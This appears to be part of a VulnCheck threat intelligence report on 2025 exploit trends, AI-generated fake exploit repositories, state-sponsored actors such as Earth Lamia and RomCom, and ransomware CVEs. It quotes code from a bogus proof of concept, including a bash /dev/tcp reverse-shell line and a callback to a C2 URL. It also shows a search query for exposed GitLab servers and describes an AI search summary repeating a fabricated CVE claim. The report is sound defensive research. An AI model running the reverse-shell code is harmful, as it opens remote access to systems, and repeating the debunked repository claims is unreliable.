

As we saw in VulnCheck's Routinely Targeted Vulnerabilities list, CVEs with lots of public research attention account for a disproportionate share of known exploits. In fact, the 100 most researched CVEs of 2025—meaning CVEs with 2025 identifiers and the highest count of known exploits—account for more than 11% of all 2025 exploits.

If we look at the 100 CVEs with the highest exploit counts, on average each of those top 100 CVEs has **16.2 exploits**. That average goes down to 14 or so if we remove React2Shell, which is by far the biggest outlier with 236 exploits.

Ensloppification:
The Rise of AI Exploits

The **availability of public exploit code** has long served as a **meaningful signal** for risk management and security operations teams. When proof-of-concept exploits appear in public repositories, they are rapidly amplified through news coverage, social media, security advisories, and increasingly, automated search and summarization systems. This attention rests on an implicit assumption: that publicly shared exploits are at least directionally accurate representations of real, exploitable vulnerabilities. The growing volume of AI-generated, non-functional, or misleading exploit code is eroding that assumption, introducing noise into human analysis and automated systems that treat public repositories as authoritative sources.

VulnCheck's Initial Access Intelligence team continuously monitors and validates proof-of-concept exploits published across common code sharing platforms and Git forges as part of its Exploit & Vulnerability Intelligence product. Through this validation work, the team has observed a sustained increase in repositories that present themselves as functional exploits but consist of AI-generated scaffolding, fabricated references, or non-operational code that does not exercise the claimed vulnerability.

The most impactful example of AI-generated exploit misinformation observed this year was the initial proof-of-concept for React2Shell (CVE-2025-55182), which claimed to provide a "real working PoC" using "`react-server-dom-webpack@19.0.0`" vulnerable code. The published implementation did not, in fact, exercise the referenced vulnerability.

The exploit consumed significant time across numerous organizations, and in some cases was incorporated into public-facing publications. Well-intentioned researchers and defenders copied payloads directly from the purported proof-of-concept exploit, despite the fact that the code never exercised the vulnerable code path. Those same payloads continue to circulate across GitHub repositories, including examples invoking child_process#execSync and vm#runInThisContext.

When evaluating AI repositories in general, certain recurring indicators emerge early. One such indicator is an unusually embellished README.md file, often marked by excessive emoji usage and prominent "educational and research purposes only" disclaimers. These characteristics were immediately evident in a repository published by the GitHub user wiliam227user, prompting further examination.



CVE-2018-12633-TPLink-Auth-Bypass

A technical case study and exploitation analysis of the Authentication Bypass vulnerability in TP-Link TL-WR840N firmware (CVE-2018-12633).

Vulnerability Analysis: TP-Link TL-WR840N Authentication Bypass (CVE-2018-12633)

License MIT | 404 badge not found | Category Network Security

> ⚠️ **Disclaimer:** This repository is for **educational and research purposes only**. The analysis provided here demonstrates a vulnerability in legacy firmware to highlight the importance of lifecycle management and patch application. Unauthorized exploitation of devices you do not own is illegal.

📄 Executive Summary

This case study documents the successful exploitation of **CVE-2018-12633**, a critical logic flaw in the HTTPd server of the TP-Link TL-WR840N Wireless N Router. The vulnerability allows an unauthenticated attacker to bypass the login mechanism by manipulating the HTTP `Referer` header, leading to full administrative access and sensitive data exfiltration.

🐛 Vulnerability Profile

- **Target Device:** TP-Link TL-WR840N (Firmware ~June 2018)
- **Vulnerability:** Authentication Bypass via Header Manipulation

While the use of emojis is largely a stylistic choice, incorrect vulnerability attribution is not. In this case, the repository claims to target CVE-2018-12633, describing it as a "TP-Link Authentication Bypass." CVE-2018-12633 is, in fact, a local Linux kernel vulnerability with no association to TP-Link devices. This discrepancy becomes more apparent when examining the references provided by the repository author.

The repository further cites an "Exploit-DB: TP-Link WR840N Remote Configuration Disclosure" reference. *No such entry exists in Exploit-DB*. Despite this, the fabricated reference is treated as legitimate by downstream systems, illustrating how a single misleading repository can propagate incorrect technical claims into automated search and summarization results.


Google
TP-Link WR840N Remote Configuration Disclosure
AI Mode
All
Shopping
Videos
Images
Short videos
Forums
More
Tools
HOW TO ENABLE REMOTE MANAGMENT ON TP-LINK ROUTER RANGE EXTENDER SMART DEVICES
Setup, Reboot, Reset, MonitorRouter from Any Location
55s
Show all

AI Overview

The TP-Link TL-WR840N router has faced vulnerabilities related to remote configuration disclosure, notably through an authentication bypass vulnerability (CVE-2018-12633). This, along with improper remote management configuration (using port 80/0.0.0.0), can expose router settings—including SSID and password—to unauthorized internet access.

This video shows how to enable remote management on a TP-Link router:

How do I configure Remote Management for my TP-Link ...
Apr 18, 2019 — Step 2. Type the username and password in the login page. They are both...
www.tp-link.com

GitHub - wiliam227user/CVE-2018-12633-TPLink-Auth-Bypass
Dec 31, 2025 — ... TP-Link WR840N Remote Configuration Disclosure. Author: Ignatius...
GitHub

How do I configure Remote Management for my TP-Link ...
Apr 18, 2019 — How do I configure Remote Management for my TP-Link Wireless Router? ...
www.omadanetworks.com

As a result, Google's AI-generated search summaries now present the incorrect CVE attribution as valid and cite the wiliam227 user repository as a reference. In the Google AI search summary shown in the figure above, the incorrect CVE attribution is surfaced as authoritative, with the repository cited on the right. In doing so, AI-generated content derived from a fabricated exploit repository is absorbed and redistributed by another AI system, creating a self-reinforcing loop of incorrect technical information.

A second recurring pattern involves repositories that closely mimic the structure and language of legitimate exploit implementations while omitting any functional exploitation logic. These repositories often present detailed scaffolding and ambitious claims, but closer inspection reveals incomplete or non-operational code paths. One such example is redis_exploit by raminfp, a repository with 321 stars and 64 forks.

The repository's README.md asserts that it can "trigger a use-after-free through garbage collection" and "execute arbitrary native code outside the sandbox." However, the accompanying code does not implement these behaviors. Instead, key functions explicitly note that exploitation logic is absent, serving only as placeholders that log messages rather than exercising any vulnerable code paths.

```
 local function trigger_corruption()
        local spray = create_spray()

        -- Create object with finalizer
        local victim = {}
        local mt = {
            __gc = function(self)
                -- Use-after-free trigger point
                -- In the real exploit, this would
manipulate freed memory
                redis.log(redis.LOG_WARNING, "Finalizer
called - UAF window")
            end
        }
        setmetatable(victim, mt)

        -- Trigger garbage collection
        victim = nil
        collectgarbage("collect")

        -- At this point, in vulnerable versions, we have a
UAF condition
        -- The real exploit would now execute arbitrary code

        return "Memory corruption pattern completed"
    end
```

A similar, but more egregious, example of incomplete exploit simulation is POC_CVE-2025-32433, which purports to demonstrate exploitation but instead invokes a local reverse shell via “os.system”, independent of any vulnerable code path.

```
def trigger_reverse_shell():
    if '--real' in sys.argv:
        print(f"[+] Launching real reverse shell to
{attacker_ip}:{attacker_port}")
        os.system(f"/bin/bash -c 'bash -i >& /dev/tcp/
{attacker_ip}/{attacker_port} 0>&1'")
    else:
        try:
            print(f"[+] Sending simulated reverse shell
report to C2 at {c2_url}")
            requests.post(c2_url, data="💥 Simulated reverse
shell triggered to attacker machine!")
        except Exception as e:
            print(f"[!] Callback failed: {e}")
```

The examples described here illustrate a structural failure mode in how exploit intelligence is produced, consumed, and increasingly synthesized. AI-generated exploit artifacts that lack functional validity are not merely noise; once incorporated into public repositories, they are readily absorbed by downstream automated systems and redistributed as authoritative signals. As reliance on automated vulnerability analysis and summarization continues to grow, validating exploit provenance and behavior becomes not just a best practice, but a prerequisite for trustworthy security intelligence.

6.0

Threat Actor Activity

VulnCheck data captures CVE exploitation, tools used, and associated threat actor techniques across both state-sponsored and non-state-aligned APT groups. We track threat actor data separately from ransomware activity: Financially motivated adversaries tend to conduct more widespread and damaging campaigns than state-sponsored groups, who are more opportunistic in their targeting and typically prioritize stealth over direct paths to data exfiltration.

The full list of 2025 Routinely Targeted Vulnerabilities is here.

There were **52 CVEs** from 2025 that had **named** threat actor (TA) attribution as of December 31, as well as hundreds more CVEs VulnCheck tracked with suspected state-sponsored or other APT activity that didn't meet our bar for definitive attribution. Both the number of CVEs with named TA attributions (-29.7%) and the overall number of CVEs exploited by threat actors (-21.3%) were down in 2025 compared to the year before, though it's possible that delayed attribution may help make up the shortfall through 2026. There were **62 unique actors** who exploited those CVEs in 2025, a slight decrease from 2024's 69 active groups targeting 60 unique CVEs. What's more notable, however, is a **52% YoY increase in China-nexus** threat actor attributions, and a sharp corresponding decline in unattributed activity.

Threat Actor Attribution



The number of active Iranian state-sponsored groups also seems to have fallen sharply in 2025, which may not be surprising given ongoing conflicts in the region. Pioneer Kitten, Charming Kitten, Helix Kitten, and APT35 – all Iranian-backed groups that used vulnerability exploits in 2024 – had no confirmed exploit activity in 2025, with CVE-2025-55182 (React2Shell) the only recent vulnerability with Iran-attributed exploitation. Elsewhere, the number of Russia- and DPRK-linked groups remained relatively steady; the more active Russian groups in 2025 included Mora_001, Primitive Bear, Paper Werewolf, and RomCom.

Despite the small size of the category, "**Other**" state-sponsored threat actor activity is where some of the more interesting attributions come into play: 2024 saw exploits attributed to Belarus (GhostWriter), South Korea (APT-Q-12), and India (Quilted Tiger, Bitter), while 2025's "Other" category included threat actors linked to Turkey (Cosmic Wolf), India (Bitter), Vietnam (XE Group), and the UAE (FruityArmor).

React2Shell CVE-2025-55182 was, of course, the CVE with the highest attributed threat actor count by the end of 2025, followed by Microsoft SharePoint CVE-2025-53770, SAP NetWeaver CVE-2025-31324, and RARLAB WinRAR CVE-2025-8088. The last of these, a path traversal vulnerability in the WinRAR utility, is another interesting case study in broad state-sponsored targeting: VulnCheck's 2025 data captured various Chinese, North Korean, and Russian-aligned threat activity against CVE-2025-8088—in January 2026, Google's Mandiant team shared additional observations on espionage-motivated state actors exploiting the vulnerability across government, military, and technology targets. CVE-2023-38831, another high-severity WinRAR flaw from several years ago, has since been exploited by 30+ known threat actors. We'll cover RomCom, one of the actors who exploited CVE-2025-8088, in more detail below.

Earth Lamia and the Persistence of Opportunistic Exploitation

In May 2025, Trend Micro defined a new APT group they named Earth Lamia. Active since at least 2023, this China-nexus group focuses on exploiting known vulnerabilities affecting internet-facing systems, primarily to steal data. Earth Lamia initially concentrated on targets in the finance industry, but later expanded its scope to include IT companies, universities, and government organizations.

Historically, Earth Lamia has favored widespread and well-known vulnerabilities such as GitLab's CVE-2021-22205, TeamCity's CVE-2024-27199 and CVE-2024-51378, and Craft CMS's CVE-2024-56145. These vulnerabilities share two important traits: They are easy to exploit and affect software that is commonly exposed to the internet.

From Earth Lamia's perspective, the widespread internet exposure of vulnerable services made these flaws attractive initial access opportunities. Internet-wide reconnaissance platforms show large numbers of exposed targets, creating conditions where opportunistic exploitation was both low-effort and high-yield.



```
title="GitLab" && header="_gitlab_session"
```

420,249 results (202,859 unique IP) ,1441 ms ,Keyword Search.
Nearly year results, click to view all results.
Intelligently excluded 123 Honeypot/Fraud Datas, click to view.

TOP FID	
6kN7e...	12,191
f7QIfR...	11,620
/ooY9k...	10,178
tD5Ak...	8,977
/+Hxet...	8,547

TOP COUNTRIES/REGIONS	
CN	104,396
DE	61,358
US	53,292
RU	39,320
FR	22,042

https://106.14.146.59

登录 · GitLab
106.14.146.59
China / Shanghai / Shanghai
ASN: 37963
Organization: Hangzhou Alibaba Advertising ...
2026-01-29

```
HTTP/2.0 200 OK
Content-Length: 10765
Cache-Control: max-age=0, private, must-revalidate
Content-Security-Policy:
Content-Type: text/html; charset=utf-8
Date: Wed, 28 Jan 2026 17:13:09 GMT
Etag: W/"1e838d3891139ebb4113c8a361869033"
Link: </assets/application_utilities-a3a6a0c210fab7b8f8237b16134485da1bf5a98097325a65685ef93b30a97976.css>; r
el=preload; as=style; type=text/css,</assets/application-9412070de1081bd15748e4c0278a95f4b9b50ad910d97e80045
```

In 2025, Earth Lamia incorporated two newly disclosed vulnerabilities into its activity: SAP's CVE-2025-31324 and React's CVE-2025-55182 (React2Shell). Both vulnerabilities further highlight the group's opportunistic exploitation strategy. The first wave of CVE-2025-31324 exploitation was documented as a zero-day attack by ReliaQuest. EclecticIQ later reported on a second wave of exploitation that occurred six days later, on April 28, in which a threat actor exploited the vulnerability to drop reverse shells on an exposed SAP system.

Trend Micro subsequently attributed this activity to Earth Lamia. In the period between ReliaQuest's disclosure and public attribution, VulnCheck tracked the release of at least five public exploit implementations, including a Nuclei template published on April 26. The convergence of a high-value enterprise target, widespread internet exposure, and rapidly available public exploits appears to have made CVE-2025-31324 an attractive opportunity for Earth Lamia to pursue.

Similarly, Earth Lamia was reported to have attempted to operationalize React2Shell within hours of disclosure. This assessment is largely based on reporting from AWS, though closer inspection suggests that successful exploitation did not immediately follow disclosure. AWS noted that the threat actor attempted to use publicly available GitHub exploits, all of which were fake and useless until a couple of days after disclosure, as confirmed by VulnCheck exploit developers. While this indicates Earth Lamia may not have achieved immediate success, it nonetheless highlights a consistent behavior pattern: Advanced threat actors are willing to aggressively throw freely available exploit code, even when immature, in an effort to rapidly capitalize on newly disclosed internet-facing vulnerabilities.

Earth Lamia is one threat actor among many who made use of SAP NetWeaver CVE-2025-31324, an unrestricted file upload that was publicly disclosed in April 2025 following zero-day exploitation. By the end of 2025, VulnCheck data included nine threat actors and four ransomware groups linked to the vulnerability, with honeypot hits and VulnCheck Canary detections still coming in as of January 2026.

What's interesting about the vulnerability's exploitation arc isn't just the abundance of threat actors and ransomware groups taking advantage of the flaw—it's that the security industry was relatively slow to pick up on in-the-wild exploits and other activity that pre-dated public disclosure by weeks or months. At least half a dozen security firms noted in the course of post-disclosure incident response investigations that evidence of exploitation was present going back a month or more, with several firms mentioning suspicious reconnaissance activity as early as January 2025, a full three months before a CVE was published.

CVE-2025-31324
SAP NetWeaver Unrestricted File Upload

2025	
4/22	Reliaquest discloses an exploited zero-day vulnerability in SAP NetWeaver
4/24	SAP NetWeaver CVE-2025-31324 published
4/25	Added to VulnCheck KEV
	Vulnerability details posted publicly on Twitter/X
4/26	Nuclei template available
4/28	Rapid7 observes exploitation dating back to March 27, 2025
4/29	Added to CISA KEV
4/30	Onapsis observes second-wave attacks using leftover webshells
5/2	Mandiant and Onapsis release a tool to check for IOCs
5/8	Forescout links attacks to Chinese threat actor (Chaya_004)
5/13	CVE-2025-42999 published (a second SAP NetWeaver zero-day flaw)
	EclecticIQ observes China-nexus threat group exploitation dating back to April
5/14	ReliaQuest observes RansomEXX and BianLian ransomware exploitation
5/15	OP Innovate discloses Qilin ransomware group exploitation
5/27	Trend Micro links exploitation to Earth Lamia, a Chinese threat actor
5/30	Fortinet confirms Earth Lamia exploitation to drop .NET backdoors
6/6	Seqrite discloses China-nexus activity going back to March 2025
6/16	DarkTrace discloses NetWeaver exploitation dating back to April 18, 2025
7/15	Scattered Lapsus$ Hunters, a cybercrime group, posts a full exploit for SAP NetWeaver on Telegram that chains CVE-2025-31324 and CVE-2025-42999
2026	
1/3	VulnCheck Canaries detect continued exploitation of CVE-2025-31324

No weaponized exploit for CVE-2025-31324 exists as of January 2026 (outside of threat actor use), which is unsurprising given SAP's notoriously closed-off approach to sharing vulnerability details or encouraging security research. Admittedly, it would probably be better if that approach stymied actual adversaries instead of just good-faith security researchers (but, alas).

RomCom and the Persistence of Client-Side Exploitation

RomCom, a Russia-aligned group also tracked as Storm-0978 and UNC2596, has long distinguished itself through consistent reliance on client-side exploitation, favoring attack paths that require user interaction rather than exploitation of internet-facing services. Historically, the group has leveraged a range of client-side vulnerabilities, including relatively simple malicious Microsoft Office document flaws such as CVE-2022-30190 (Follina) and CVE-2023-36884, as well as more complex browser-based exploits like Firefox's CVE-2024-9680. This approach reflects a deliberate trade-off in access strategy: While client-side attacks require social engineering or controlled delivery infrastructure, they allow RomCom to bypass perimeter defenses entirely and directly target endpoints, where patch levels, application versions, and security controls are often uneven.

In 2025, RomCom continued this client-side trajectory by incorporating CVE-2025-8088 into its playbook.

RomCom continued client-side trajectory by incorporating CVE-2025-8088 into its playbook.

CVE-2025-8088 is a relatively simple vulnerability with a low exploitation barrier, though it affects a less ubiquitous product than Firefox or Microsoft Office. The flaw impacts WinRAR and, unlike traditional document-based exploits, only allows attackers to write arbitrary files rather than directly achieve code execution. As a result, successful exploitation required attackers to chain CVE-2025-8088 with a secondary execution mechanism, such as abusing Windows Startup folder execution.

VulnCheck's Initial Access team demonstrated this approach by developing an exploit that leveraged the vulnerability to write a malicious VBS script into a Windows Startup folder, resulting in execution upon login or reboot. RomCom employed a similar tactic in the wild. Reporting from ESET indicates the group abused the arbitrary file-write primitive to drop a malicious binary into %TEMP% and placed a corresponding LNK file in the Startup directory to trigger execution at a later time. While execution was not immediate, this technique remained effective for achieving persistence and delayed code execution without relying on a traditional remote code execution primitive.

This same exploitation model extends naturally to other archive-based vulnerabilities disclosed in 2025. From a tradecraft perspective, CVE-2025-11001 closely aligns with RomCom's established behavior. Like CVE-2025-8088, the vulnerability affects a widely deployed compression utility, 7-Zip, and exposes a Windows file-write primitive rather than direct code execution. For attackers, the distinction between these flaws is largely academic: they impact functionally equivalent products, expose identical primitives, and enable the same execution techniques. Although there is no public evidence of RomCom, or any other named APT, exploiting CVE-2025-11001, its similarity to CVE-2025-8088 places it squarely within a class of vulnerabilities that has already proven operationally useful.

RomCom's 2025 activity reinforces the durability of client-side exploitation as an effective initial access strategy, even as traditional attack surfaces evolve.

RomCom's activity in 2025 reinforces the durability of client-side exploitation as an effective initial access strategy, even as traditional attack surfaces evolve. While exploitable Microsoft Office vulnerabilities have become less frequent and browser-based exploits often lack long-term reliability, attackers like RomCom have demonstrated an ability to pivot toward other widely deployed client-side software to maintain access at scale. By adapting its tradecraft to new client-side vulnerabilities rather than abandoning the model altogether, RomCom illustrates how user-driven execution paths remain a dependable avenue for intrusion.

7.0

Ransomware Activity

VulnCheck's ransomware data incorporates both new and known ransomware family activity on CVEs and tools used in attacks; like other VulnCheck data, reference URLs and dates are available for all ransomware activity our intelligence team monitors. There were **39 CVEs disclosed in 2025** that had known ransomware exploitation by the end of the year across at least **17 different ransomware families**, plus a good chunk of unattributed incidents. The number of new vulnerabilities known to be leveraged in ransomware incidents declined (**-25%**) YoY in 2025, down by a baker's dozen from 2024.

Naturally, those 39 CVEs with known ransomware activity don't represent all ransomware CVEs VulnCheck tracked in 2025 – only those disclosed and attributed to named families last year. VulnCheck KEV incorporated 50+ CVEs (from any year) with known ransomware activity in 2025, while CISA KEV added 24.

But the lower year-over-year numbers aren't terribly comforting once we look more deeply at the data: **56.4%** of 2025 ransomware CVEs were discovered as a result of **zero-day exploitation** by financially motivated threat actors (up from 33% in 2024), and a third of known 2025 ransomware CVEs still had **no public or commercial exploits** available as of January 2026.

Zero-Day Exploit Prevalence: 2025 Ransomware CVEs



In fairness, known ransomware CVEs are such a glancingly small percentage of the overall 2025 CVE population (.08%) that related clusters of CVEs, of which there are several in 2025 data, have outsized effects on statistics like the above. It's also common for ransomware CVE attribution to carry a long tail, often lagging behind initial access or full-blown incidents by weeks, months, or more. As we saw in February 2025's leaked Black Basta chatlogs, while the majority of CVEs the group discussed were known attack vectors, a small but interesting minority had no presence on KEV lists and no weaponized exploits.

Some notable examples of 2025 ransomware CVEs still lacking public exploits include:

Fortra GoAnywhere MFT CVE-2025-10035: While PoC implementations technically are available, the vulnerability is unexploitable without a yet-unknown private key, which in an enduring mystery begs the question of how adversaries got hold of it

A trio of zero-day vulnerabilities in VMware ESXi disclosed in March 2025 that was still being used in intrusions as of January 2026

Oracle WebLogic Server CVE-2025-21535: A missing authentication vuln used for initial access in an incident attributed to Hunters International

A Baidu Antivirus driver (`BdApiUtil`) vulnerability used to bypass EDR via a BYOVD attack that ended in DeadLock ransomware deployment

